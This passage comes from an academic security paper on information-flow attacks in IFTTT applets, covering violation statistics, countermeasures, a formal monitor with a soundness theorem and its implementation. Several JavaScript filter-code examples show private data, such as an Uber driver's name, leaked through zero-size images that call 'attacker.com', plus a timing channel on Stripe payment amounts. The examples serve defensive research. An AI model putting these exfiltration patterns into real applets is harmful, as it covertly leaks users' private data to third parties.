Figure B.9 presents our action classification for 35 IFTTT categories. We remark that such information is cumulative: actions labeled as Public are also Untrusted and Available, and actions labeled as Untrusted are also Available. In fact, for every action labeled Public, a malicious applet maker may leverage the filter code to either modify the action, or block it via *skip* commands. Untrusted actions, on the other hand, can always be skipped. We have noticed that certain IoT service providers only allow user-chosen actions, possible evidence for their awareness on potential integrity attacks. As reported in Figure B.9, Public actions using image tags and links appear in IFTTT categories such as *social networks*, *cloud storage*, *email* or *bookmarking*, and Untrusted actions appear in many IoT-related categories such as *environment control & monitoring*, *security & monitoring systems*, or *smart hubs & systems*.





Figure B.9: Security classification of IFTTT actions.

**Results** Our analysis shows that 35% of IFTTT applets use Private triggers and 88% use Public actions. Moreover, 98% of IFTTT applets use actions labeled as Untrusted.

### B.4.3 Analyzing IFTTT applets

We use the security classification for triggers and actions to study public applets on the IFTTT platform and identify potential security and privacy risks. More specifically, we evaluate the number of privacy violations (insecure flows from Private triggers to Public actions), integrity violations (insecure flows from all triggers to Untrusted actions), and availability violations (insecure flows from Available triggers to Available actions). The analysis shows that 30% of IFTTT applets from our dataset are susceptible to privacy violations, and they are installed by circa 8 million IFTTT users. Moreover, we observe that 99% of these applets are designed by third-party makers, i.e., applet makers other than IFTTT or official service vendors. We remark that this is a very serious concern due to the stealthy nature of the attacks against applets' users (cf. Section B.3). We also observe that 98% of the applets (installed by more than 18 million IFTTT users) are susceptible to integrity violations and 0.5% (1461 applets) are susceptible to availability violations. While integrity and availability violations are not stealthy, they can cause damage to users and devices, e.g., by manipulating the information stored on a Google Spreadsheet or by temporarily disabling a surveillance camera.

## B. If This Then What? Controlling Flows in IoT Apps



**Figure B.10:** Heatmap of privacy violations.

**Privacy violations** Figure B.10 displays the heatmap of IFTTT applets with Private triggers (x-axis) and Public actions (y-axis) for each category. The color of a trigger-action category pair indicates the percentage of applets susceptible to privacy violations, as follows: red indicates 100% of the applets, while bright yellow indicates less than 20% of the applets. We observe that the majority of vulnerable applets use Private triggers from *social networks*, *email*, *location*, *calendars & scheduling* and *cloud storage*, and Public actions from *social networks*, *cloud storage*, *email*, and *notes*. The most frequent combinations of Private trigger-Public action categories are *social networks-social networks* with 27,716 applets, *social networks-cloud storage* with 5,163 applets, *social networks-blogging* with 4,097 applets, and *email-cloud storage* with 2,330 applets, with a total of ~40,000 applets. Table B.3 in the Appendix reports popular IFTTT applets by third-party makers susceptible to privacy violations.

**Integrity violations** Similarly, Figure B.11 displays the heatmap of applets susceptible to integrity violations. In contrast to privacy violations, more IFTTT applets are potentially vulnerable to integrity violations, including different categories of IoT devices, e.g., *environment control & monitoring*, *mobile devices & accessories*, *security & monitoring systems*, and *voice assistants*. Interesting combinations of triggers-Untrusted actions are *calendars & scheduling-notifications* with 3,108 applets, *voice assistants-notifications* with 547 applets, *environment control & monitoring-notifications* with 467 applets, and *smart hubs & systems-notifications* with 124 applets.




Figure B.11: Heatmap of integrity violations.

**Availability violations** Finally, we analyze the applets susceptible to availability violations. The results show that many existing applets in the categories of *security & monitoring systems*, *smart hubs & systems*, *environment control & monitoring*, and *connected car* could potentially implement such attacks, and may harm both users and devices. Table B.4 in the Appendix displays popular IoT applets by third-party makers susceptible to integrity and availability violations.

## B.5 Countermeasures: Breaking the flow

The attacks in Section B.3 demonstrate that the access control mechanism implemented by the IFTTT platform can be circumvented by malicious applet makers. The root cause of privacy violations is the flow of information from private sources to public sinks, as leveraged by URL-based attacks. Furthermore, full trust in the applet makers to manipulate user data correctly enables integrity and availability attacks. Additionally, the use of shortened URLs with short random strings served over HTTP opens up for brute-force privacy and integrity attacks. This section discusses countermeasures against such attacks, based on *breaking* insecure flows through tighter access controls. Our suggested solutions are backward compatible with the existing IFTTT model.

### **B.5.1 Per-applet access control**

We suggest a per-applet access control policy to either classify an applet as private or public and thereby restrict its sources and sinks to either exclusively private or exclusively public data. As such, this discipline breaks the flow from private to public, thus preventing privacy attacks.

Implementing such a solution requires a security classification for triggers and actions similar to the one proposed in Section B.4.2. The classification can be defined by service providers and communicated to IFTTT during service integration with the platform. IFTTT exposes a well-defined API to the service providers to help them integrate their online service with the platform. The communication is handled via REST APIs over HTTP(S) using JSON or XML. Alternatively, the security classification can be defined directly by IFTTT, e.g., by checking if the corresponding service requires user authorization/consent. This would enable automatic classification of services such as Weather and Location as public and private, respectively.

URL attacks in private applets can be prevented by ensuring that applets cannot build URLs from strings, thus disabling possibilities of linking to attacker's server. This can be achieved by providing safe output encoding through sanitization APIs such that the only way to include links or image markup on the sink is through the use of API constructors generated by IFTTT. For the safe encoding not to be bypassed in practice, we suggest using a mechanism similar to CSRF tokens, where links and image markups include a random nonce (from a set of nonces parameterized over), so that the output encoding mechanism sanitizes away all image markups and links that do not have the desired nonce. Moreover, custom images like logos in email notifications can still be allowed by delegating the choice of external links to the users during applet installation, or disabling their access in the filter code. On the other hand, generating arbitrary URLs in public applets can still be allowed.

Integrity and availability attacks can be prevented in a similar fashion by disabling the access to sensitive actions via JavaScript in the filter code, or in hidden ingredient parameters, and delegating the action's choice to the user. This would prevent integrity attacks on surveillance cameras through resetting the recording time, and availability attacks on baby monitors through disabling the notification action.

### **B.5.2 Authenticated communication**

IFTTT uses Content Delivery Networks (CDN), e.g., IFTTT or Facebook servers, to store images, videos, and documents before passing them to the corresponding services via public random URLs. As shown in Section B.3, the disclosure of such URLs allows for upload attacks. The gist of URL upload attacks is the unauthenticated communication between IFTTT and the action's service provider at the time of upload. This enables the attacker to provide the data to the action's service in a stealthy manner. By authenticating the communication between the service provider and CDN, the upload attack could be prevented. This can be achieved by using private URLs which are accessible only to authenticated services.

### B.5.3 Unavoidable public URLs

As mentioned, we advocate avoiding randomized URLs whenever possible. For example, an email with a location map may actually include an embedded image rather than linking to the image on a CDN via a public URL. However, if public URLs are unavoidable, we argue for the following countermeasures.

**Lifetime of public URLs** Our experiments indicate that IFTTT stores information on its own CDN servers for extended periods of time. In scenarios like linking an image location map in an email prematurely removing the linked resource would corrupt the email message. However, in scenarios like photo backup on Google Drive, any lifetime of the image file on IFTTT's CDN after it has been consumed by Google Drive is unjustified. Long lifetime is confirmed by high rates of success with brute forcing URLs. A natural countermeasure is thus, when possible, to shorten the lifetime of public URLs, similar to other CDN's like Facebook.

**URL shortening** Recall that URLs with 6-digit random strings are subject to brute force attacks that expose users' private information. By increasing the size of random strings, brute force attacks become harder to exploit. Moreover, a countermeasure of using URLs over HTTPS rather than HTTP can ensure privacy and integrity with respect to a network attacker.

## B.6 Countermeasures: Tracking the flow

The access control mechanism from the previous section breaks insecure flows either by disabling the access to public URLs in the filter code or by delegating their choice to the users at the time of applet's installation. However, the former may hinder the functionality of secure applets. An applet that manipulates private information while it also displays a logo via a public image is secure, as long the public image URL does not depend on the private information. Yet, this applet is rejected by the access control mechanism because of the public URL in the filter code. The latter, on the other hand, burdens the user by forcing them to type the URL of every public image they use.

Further, on-going and future developments in the domain of IoT apps, like multiple actions, triggers, and *queries* for conditional triggering [28], call for *tracking* information flow instead. For example, an applet that accesses the user's location and iOS photos to share on Facebook a photo from the current city is secure, as long as it does not also share the location on Facebook. To provide the desired functionality, the applet needs access to the location, iOS photos and Facebook, yet the system should track that such information is propagated in a secure manner.

To be able track information flow to URLs in a precise way, we rely on a mechanism for safe output encoding through sanitization, so that the only way to include links or image markup on the sink is through the use of API constructors generated by IFTTT. This requirement is already familiar from Section B.5.

This section outlines types of flow that may leak information (Section B.6.1), presents a formal model to track these flows by a monitor (Section B.6.2), and establishes the soundness of the monitor (Section B.6.3).

## B.6.1 Types of flow

There are several types of flow that can be exploited by a malicious applet maker to infer information about the user private data.

**Explicit** In an *explicit* [8] flow, the private data is directly copied into a variable to be later used as a parameter part in a URL linking to an attacker-controlled server, as in Figures B.2 and B.3.

**Implicit** An *implicit* [8] flow exploits the control flow structure of the program to infer sensitive information, i.e. branching or looping on sensitive data and modifying “public” variables.

### Example B.1.

```
var rideMap = Uber.rideCompleted.TripMapImage
var driver = Uber.rideCompleted.DriverName
for (i = 0; i < driver.len; i++) {
  for (j = 32; j < 127; j++) {
    t = driver[i] == String.fromCharCode(j)
    if (t) { dst[i] = String.fromCharCode(j) }
  }
}
var img = '<img src=\"https://attacker.com?' + dst + '\"style=\"width:0
px;height:0px;\">'
Email.SendAnEmail.setBody(rideMap + img)
```

The filter code above emails the user the map of the Uber ride, but it sends the driver name to the attacker-controlled server.

**Presence** Triggering an applet may itself reveal some information. For example, a parent using an applet notifying when their kids get home, such as “Get an email alert when your kids come home and connect to Almond” [2] may reveal to the applet maker that the applet has been triggered, and (possibly) kids are home alone.

### Example B.2.

```
var logo = '<img src=\"logo.com/350x150\" style=\"width=100px;height=100
px;\">'
Email.sendMeEmail.setBody("Your kids got home." + logo)
```

**Timing** IFTTT applets are run with a timeout. If the filter code’s execution exceeds this internal timeout, then the execution is aborted and no output actions are performed.

$$\begin{aligned}
 e & ::= s \mid l \mid e + e \mid \text{source} \mid f(e) \mid \text{link}_L(e) \mid \text{link}_H(e) \\
 c & ::= \text{skip} \mid \text{stop} \mid l = e \mid c; c \mid \text{if}(e) \{c\} \text{else} \{c\} \mid \text{while}(e) \{c\} \mid \text{sink}(e)
 \end{aligned}$$

**Figure B.12:** Filter syntax.

**Example B.3.**

```

var img = '<img src=\"https://attacker.com' + '\"style=\"width:0px;
          height:0px;\">'
var n = parseInt(Stripe.newPayment.Amount)
while (n > 0) { n-- }
GoogleSheets.appendToGoogleSpreadsheet.setFormattedRow('New Stripe
payment' + Stripe.newPayment.Amount + img)

```

The code above is based on applet “Automatically log new Stripe payments to a Google Spreadsheet” [46]. Depending on the value of the payment made via Stripe, the code may timeout or not, meaning the output action may be executed or not. This allows the malicious applet maker to learn information about the paid amount.

### B.6.2 Formal model

**Language** To model the essence of filter functionality, we focus on a simple imperative core of JavaScript extended with APIs for sources and sinks (Figure B.12). The sources *source* denote trigger-based APIs for reading user’s information, such as location or fitness data. The sinks *sink* denote action-based APIs for sending information to services, such as email or social networks.

We assume a *typing environment*  $\Gamma$  mapping variables and sinks to security labels  $\ell$ , with  $\ell \in \mathcal{L}$ , where  $(\mathcal{L}, \sqsubseteq)$  is a lattice of security labels. For simplicity, we further consider a two-point lattice for low and high security  $\mathcal{L} = (\{L, H\}, \sqsubseteq)$ , with  $L \sqsubseteq H$  and  $H \not\sqsubseteq L$ . For privacy, L corresponds to public and H to private.

Expressions  $e$  consist of variables  $l$ , strings  $s$  and concatenation operations on strings, sources, function calls  $f$ , and primitives for link-based constructs *link*, split into labeled constructs  $\text{link}_L$  and  $\text{link}_H$  for creating privately and publicly visible links, respectively. Examples of link constructs are the image constructor  $\text{img}(\cdot)$  for creating HTML image markups with a given URL and the URL constructor  $\text{url}(\cdot)$  for defining upload links. We will return to the *link* constructs in the next subsection.

Commands  $c$  include action skipping, assignments, conditionals, loops, sequential composition, and sinks. A special variable **out** stores the value to be sent on a sink.

**Skip set**  $S$  Recall that IFTTT allows for applet actions to be skipped inside the filter code, and when skipped, no output corresponding to that action will take place. We define a skip set  $S : \mathcal{A} \mapsto \text{Bool}$  mapping filter actions to booleans. For an action  $o \in \mathcal{A}$ ,  $S(o) = \text{tt}$  means that the action was skipped inside the filter code, while  $S(o) = \text{ff}$  means that the action was not skipped, and the value output on its corresponding sink is either the default value (provided by IFTTT), or the value specified inside the filter code. Initially, all actions in a skip set map to *ff*.

**Black- and whitelisting URLs** Private information can be exfiltrated through URL crafting or upload links, by inspecting the parameters of requests to the attacker-controlled servers that serve these URLs. To capture the attacker’s view for this case, we assume a set  $V$  of URL values split into the disjoint union  $V = B \uplus W$  of black- and whitelisted values. For specifying security policies, it is more suitable to reason in terms of *whitelist*  $W$ , the set complement of  $B$ . The whitelist  $W$  contains trusted URLs, which can be generated automatically based on the services and ingredients used by a given app.

**Projection to  $B$**  Given a list  $\bar{v}$  of URL values, we define URL projection to  $B$  to obtain the list of blacklisted URLs contained in the list.

$$\emptyset|_B = \emptyset \quad (v :: \bar{v})|_B = \begin{cases} v :: \bar{v}|_B & \text{if } v \in B \\ \bar{v}|_B & \text{if } v \notin B \end{cases}$$

For a given string, we further define  $\mathbf{extractURLs}(\cdot)$  for extracting all the URLs inside the link construct *link* of that string. We assume the extraction to be done similarly to the URL extraction performed by a browser or email client, and to return an order-preserving list of URLs. The function extends to undefined strings as well ( $\perp$ ), for which it simply returns  $\emptyset$ . For a string  $s$  we often write  $s|_B$  as syntactic sugar for  $\mathbf{extractURLs}(s)|_B$ .

**Semantics** We now present an instrumented semantics to formalize an information flow monitor for the filter code. The monitor draws on expression typing rules, depicted in Figure B.15 in Appendix B.I. We assume information from sources to be sanitized, i.e. it cannot contain any blacklisted URLs, and we type calls to *source* with a high type  $H$ .

We display selected semantic rules in Figure B.13, and refer to Figure B.16 in Appendix B.I for the remaining rules.

**Expression evaluation** For evaluating an expression, the monitor requires a memory  $m$  mapping variables  $l$  and sink variables  $\mathbf{out}$  to strings  $s$ , and a typing environment  $\Gamma$ . The *typing context* or *program counter*  $pc$  label is  $H$  inside of a loop or conditional whose guard involves secret information and is  $L$  otherwise. Whenever  $pc$  and  $\Gamma$  are clear from the context, we use the standard notation  $m(e) = s$  to denote expression evaluation,  $\langle e, m, \Gamma \rangle_{pc} \Downarrow s$ .

Except for the link constructs, the rules for expression evaluation are standard. We use two separate rules for expressions containing blacklisted URLs and whitelisted URLs. We require that no sensitive information is appended to blacklisted values. The intuition behind this is that a benign applet maker will not try to exfiltrate user sensitive information by specially crafting URLs (as presented in Section B.3), while a malicious applet maker should be prevented from doing exactly that. To achieve this, we ensure that when evaluating  $\mathit{link}_H(e)$ ,  $e$  does not contain any blacklisted URLs, while when evaluating  $\mathit{link}_L(e)$ , the type of  $e$  is low. Moreover, we require the program context in which the evaluation takes place to be low as well, as otherwise the control structure of the program could be abused to encode information, as in Example B.4.

**Expression evaluation:**

$$\frac{\langle e, m, \Gamma \rangle_{pc} \Downarrow s \quad \Gamma(e) = L = pc}{\langle \text{link}_L(e), m, \Gamma \rangle_{pc} \Downarrow \text{elink}_L(s)} \quad \frac{\langle e, m, \Gamma \rangle_{pc} \Downarrow s \quad s|_B = \emptyset}{\langle \text{link}_H(e), m, \Gamma \rangle_{pc} \Downarrow \text{elink}_H(s)}$$

**Command evaluation:**

$$\frac{\text{SKIP} \quad 1 \leq j \leq |S| \quad S(o_j) = ff \Rightarrow pc = L}{\langle \text{skip}_j, m, S, \Gamma \rangle_{pc} \rightarrow_1 \langle \text{stop}, m, S[o_j \mapsto tt], \Gamma \rangle}$$

$$\frac{\text{SINK} \quad 1 \leq j \leq |S| \quad S(o_j) = tt \Rightarrow m' = m \wedge \Gamma' = \Gamma \quad S(o_j) = ff \Rightarrow pc \sqsubseteq \Gamma(\text{out}_j) \wedge (pc = H \Rightarrow m(\text{out}_j)|_B = \emptyset) \wedge m' = m[\text{out}_j \mapsto m(e)] \wedge \Gamma' = \Gamma[\text{out}_j \mapsto pc \sqcup \Gamma(e)]}{\langle \text{sink}_j(e), m, S, \Gamma \rangle_{pc} \rightarrow_1 \langle \text{stop}, m', S, \Gamma' \rangle}$$

$|S|$  denotes the length of set  $S$ .

**Figure B.13:** Monitor semantics (selected rules).

**Example B.4.**

```
if (H) { logo = linkL(b1); }
else { logo = linkL(b2); }
sink(logo);
```

Depending on a high guard (denoted by  $H$ ), the logo sent on the sink can be provided either from blacklisted URL  $b_1$  or  $b_2$ . Hence, depending on the URL to which the request is made, the attacker learns which branch of the conditional was executed.

**Command evaluation** A monitor configuration  $\langle c, m, S, \Gamma \rangle$  extends the standard configuration  $\langle c, m \rangle$  consisting of a command  $c$  and memory  $m$ , with a skip set  $S$  and a typing environment  $\Gamma$ . The filter monitor semantics (Figure B.13) is then defined by the judgment  $\langle c, m, S, \Gamma \rangle_{pc} \rightarrow_n \langle c', m', S', \Gamma' \rangle$ , which reads as: the execution of command  $c$  in memory  $m$ , skip set  $S$ , typing environment  $\Gamma$ , and program context  $pc$  evaluates in  $n$  steps to configuration  $\langle c', m', S', \Gamma' \rangle$ . We denote by  $\langle c, m, S, \Gamma \rangle_{pc} \rightarrow_* \zeta$  a blocking monitor execution.

Consistently with IFTTT filters' behavior, commands in our language are batch programs, generating no intermediate outputs. Accordingly, variables **out** are overwritten at every sink invocation (rule **SINK**). We discuss the selected semantic rules below.

**Rule SKIP** Though sometimes useful, action skipping may allow for availability attacks (Section B.3) or even other means of leaking sensitive data.

**Example B.5.**

```
sinkj(linkL(b));  
if (H) { skipj; }
```

Consider the filter code in Example B.5. The snippet first sends on the sink an image from a blacklisted URL or an upload link with a blacklisted URL, allowing the attacker to infer that the applet has been run. Then, depending on a high guard, the action corresponding to the sink may be skipped or not. An attacker controlling the server serving the blacklisted URL will be able to infer information about the sensitive data whenever a request is made to the server.

**Example B.6.**

```
if (H) { skipj; }  
sinkj(linkL(b));
```

Similarly, first skipping an action in a high context, followed by adding a blacklisted URL on the sink (Example B.6) also reveals private information to a malicious applet maker.

**Example B.7.**

```
skipj;  
if (H) { sinkj(linkL(b)); }
```

However, first skipping an action in a low context and then (possibly) updating the value on the sink in a high context (Example B.7) does not reveal anything to the attacker, as the output action is never performed.

Thus, by allowing action skipping in high contexts only if the action had already been skipped, we can block the execution of insecure snippets in Examples B.5 and B.6, and accept the execution of secure snippet in Example B.7.

**Rule SINK** In SINK rule we first check whether or not the output action has been skipped. If so, we do not evaluate the expression inside the *sink* statement in order to increase monitor permissiveness. Since the value will never be output, there is no need to evaluate an expression which may lead to the monitor blocking an execution incorrectly. Consider again the secure code in Example B.7. The monitor would normally block the execution because of the low link which is sent on the sink in a high context. In fact, low links are allowed only in low contexts. However, since the action was previously skipped, the monitor will also skip the sink evaluation and thus accept the execution. Had the action not been skipped, the monitor would have ensured that no updates of sinks containing blacklisted values take place in high contexts.

**Example B.8.**

```
sink(imgL(b) + imgH(w));  
if (H) { sink(imgH(source)); }
```

**Syntax:**

$$a ::= t(x)\{c; o_1(\text{sink}_1), \dots, o_n(\text{sink}_n)\}$$

**Monitor semantics:**

$$\frac{\text{APPLET-LOW} \quad \pi(i) = \text{L} \quad \langle c[i/x], m_0, S_0, \Gamma_0 \rangle_{\text{L}} \rightarrow_n \langle \text{stop}, m, S, \Gamma \rangle \quad n \leq \text{timeout}}{\langle t(x)\{c; o_1(\text{sink}_1), \dots, o_k(\text{sink}_k)\} \rangle \xrightarrow{i} \{o_j(m(\text{out}_j)) \mid S(o_j) \mapsto \text{ff}\}}$$

$$\frac{\text{APPLET-HIGH} \quad \langle c[i/x], m_0, S_0 \rangle \rightarrow_n \langle \text{stop}, m, S \rangle \quad \pi(i) = \text{H} \quad n \leq \text{timeout} \quad S(o_j) = \text{ff} \Rightarrow m(\text{out}_j)|_B = \emptyset}{\langle t(x)\{c; o_1(\text{sink}_1), \dots, o_k(\text{sink}_k)\} \rangle \xrightarrow{i} \{o_j(m(\text{out}_j)) \mid S(o_j) \mapsto \text{ff}\}}$$

**Figure B.14:** Applet monitor.

Consider the filter code in Example B.8. First, two images are sent on the sink, one from a blacklisted URL, and the other from a whitelisted URL. Note that the link construct has been instantiated with an image construct for image markup with a given URL. Depending on the high guard, the value on the sink may be updated or not. Hence, depending on whether or not a request to the blacklisted URL is made, a malicious applet maker can infer information about the high data in H.

**Trigger-sensitive applets** Recall the presence flow example in Section B.6.1, where a user receives a notification when their kids arrive home. Together with the notification, a logo (possibly) originating from the applet maker is also sent, allowing the applet maker to learn if the applet was triggered. Despite leaking only one bit of information, i.e., whether some kids arrived home, some users may find it as sensitive information. To allow for these cases, we extend the semantic model with support for trigger-sensitive applets.

**Presence projection function** In order to distinguish between trigger-sensitive applets and trigger-insensitive applets, we define a presence projection function  $\pi$  which determines whether triggering an applet is sensitive or not. Thus, for an input  $i$  that triggers an applet,  $\pi(i) = \text{L}$  ( $\pi(i) = \text{H}$ ) means that triggering the applet can (not) be visible to an attacker.

Based on the projection function, we define input equivalence. Two inputs  $i$  and  $j$  are equivalent (written  $i \approx j$ ) if either their presence is low, or if their presence is high, then they are equivalent to the empty event  $\varepsilon$ .

$$\frac{\pi(i) = \text{H}}{i \approx \varepsilon} \qquad \frac{\pi(i) = \text{L} \quad \pi(j) = \text{L}}{i \approx j}$$

**Applets as reactive programs** A reactive program is a program that waits for an input, runs for a while (possibly) producing some outputs, and finally returns to a passive state in which it is ready to receive another input [5]. As a reactive

program, an applet responds with (output) actions when an input is available to set off its trigger.

We model the applets as event handlers that accept an input  $i$  to a trigger  $t(x)$ , (possibly) run filter code  $c$  after replacing the parameter  $x$  with the input  $i$ , and produce output messages in the form of actions  $o$  on sinks *sink*.

For the applet semantics, we distinguish between trigger-sensitive applets and trigger-insensitive applets (Figure B.14). In the case of a trigger-insensitive applet, we execute the filter semantics by enforcing information flow control via rule APPLET-LOW, as presented in Figure B.13. In line with IFTTT applet functionality, we ignore outputs on sinks whose actions were skipped inside the filter code.

If the applet is trigger-sensitive, we execute the regular filter semantics with no information flow restrictions, while instead requiring no blacklisted URLs on the sinks (rule APPLET-HIGH). Label propagation and enforcing information flow is not needed in this case, as an attacker will not be able to infer any observations on whether the applet was triggered or not.

**Termination** Trigger-sensitive applets may help against leaking information through the termination channel. Recall the filter code in Example B.3 that would possibly timeout depending on the amount transferred using Stripe. In line with IFTTT applets which are executed with a timeout, we model applet termination by counting the steps in the filter semantics. If the filter code executes in more steps than allowed by the timeout, the monitor blocks the applet execution and no outputs are performed.

### B.6.3 Soundness

**Projected noninterference** We now define a security characterization that captures what it means for filter code to be secure. Our characterization draws on the baseline condition of *noninterference* [7, 16], extending it to represent the attacker’s observations in the presence of URL-enriched markup.

**String equivalence** We use the projection to  $B$  relation from Section B.6.2 to define string equivalence with respect to a set of blacklisted URLs. We say two strings  $s_1$  and  $s_2$  are equivalent and we write  $s_1 \sim_B s_2$  if they agree on the lists of blacklisted values they contain. More formally,  $s_1 \sim_B s_2$  iff  $s_1|_B = s_2|_B$ . Note that projecting to  $B$  returns a *list* and the equivalence relation on strings requires the lists of blacklisted URLs extracted from them to be equal, pairwise.

**Memory equivalence** Given a typing environment  $\Gamma$ , we define memory equivalence with respect to  $\Gamma$  and we write  $\sim_\Gamma$  if two memories are equal on all low variables in  $\Gamma$ :  $m_1 \sim_\Gamma m_2$  iff  $\forall l. \Gamma(l) = L \Rightarrow m_1(l) = m_2(l)$ .

**Projected noninterference** Equipped with string and memory equivalence, we define projected noninterference. Intuitively, a command satisfies projected noninterference if and only if for any two runs that start in memories agreeing on the low part and produce two respective final memories, the final memories are equivalent for the attacker on the sink. The definition is parameterized on a set  $B$  of blacklisted URLs.

**Definition B.1** (Projected noninterference). Command  $c$ , input  $i_1$ , memory  $m_1$ , typing environment  $\Gamma$ , and URL blacklist  $B$ , such that  $\langle c, m_1 \rangle \rightarrow_* \langle \text{stop}, m'_1 \rangle$ , satisfies *projected noninterference* if for any input  $i_2$  and memory  $m_2$  such that  $i_1 \approx i_2$ ,  $m_1 \sim_{\Gamma} m_2$ , and  $\langle c, m_2 \rangle \rightarrow_* \langle \text{stop}, m'_2 \rangle$ ,  $m'_1(\text{out}) \sim_B m'_2(\text{out})$ .

**Soundness theorem** We prove that our monitor enforces projected noninterference. The proof is reported in Appendix B.II.

**Theorem B.1** (Soundness). *Given command  $c$ , input  $i_1$ , memory  $m_1$ , typing environment  $\Gamma$ , program context  $pc$ , skip set  $S$ , and URL blacklist  $B$  such that  $\langle c[i_1/x], m_1, S, \Gamma \rangle_{pc} \rightarrow_* \downarrow$ , configuration  $\langle c[i_1/x], m_1, S, \Gamma \rangle_{pc}$  satisfies projected noninterference.*

## B.7 FlowIT

We implement our monitor, FlowIT, as an extension of JSFlow [21], a dynamic information flow tracker for JavaScript, and evaluate the soundness and permissiveness on a collection of 60 IFTTT applets.

### B.7.1 Implementation

We parameterize the JSFlow monitor with a set  $B$  of blacklisted values and extend the context with a set  $S$  of skip actions. The set  $B$  is represented as an array of strings, where each string denotes a blacklisted value, whereas the set  $S$  is represented as an array of triples (action, skip, sink), where action is a string denoting the actions' name, skip is a boolean denoting if the action was skipped or not, and sink is a labeled value specifying the current value on the sink. Initially, all skips map to false and all sinks map to null.

We extend the syntax with two APIs `skip/1` and `sink/3`, for skipping actions and sending values on a sink, respectively. The API `skip/1` takes as argument a string denoting an action name in  $S$  and sets its corresponding skip boolean to true. The API `sink/3` takes as argument a string denoting an action name in  $S$ , an action ingredient, and a value to be sent on the sink, and it updates its corresponding sink value with the string obtained by evaluating its last argument.

We further extend the syntax with two constructs for creating HTML image markups with a given URL `imgl/1` and `imgl/1`, and with two constructs for defining upload links `url/1` and `url/1`. The monitor then ensures that whenever a construct `linkl` is created the current  $pc$  and the label of the argument are both low, and for each construct `linkh` no elements in  $B$  are contained in the string its argument evaluates to.

Consider Example B.9 where we rewrite the URL upload attack from Figure B.2 in the syntax of our extended JSFlow monitor.

**Example B.9** (Privacy attack from Figure B.2).

```
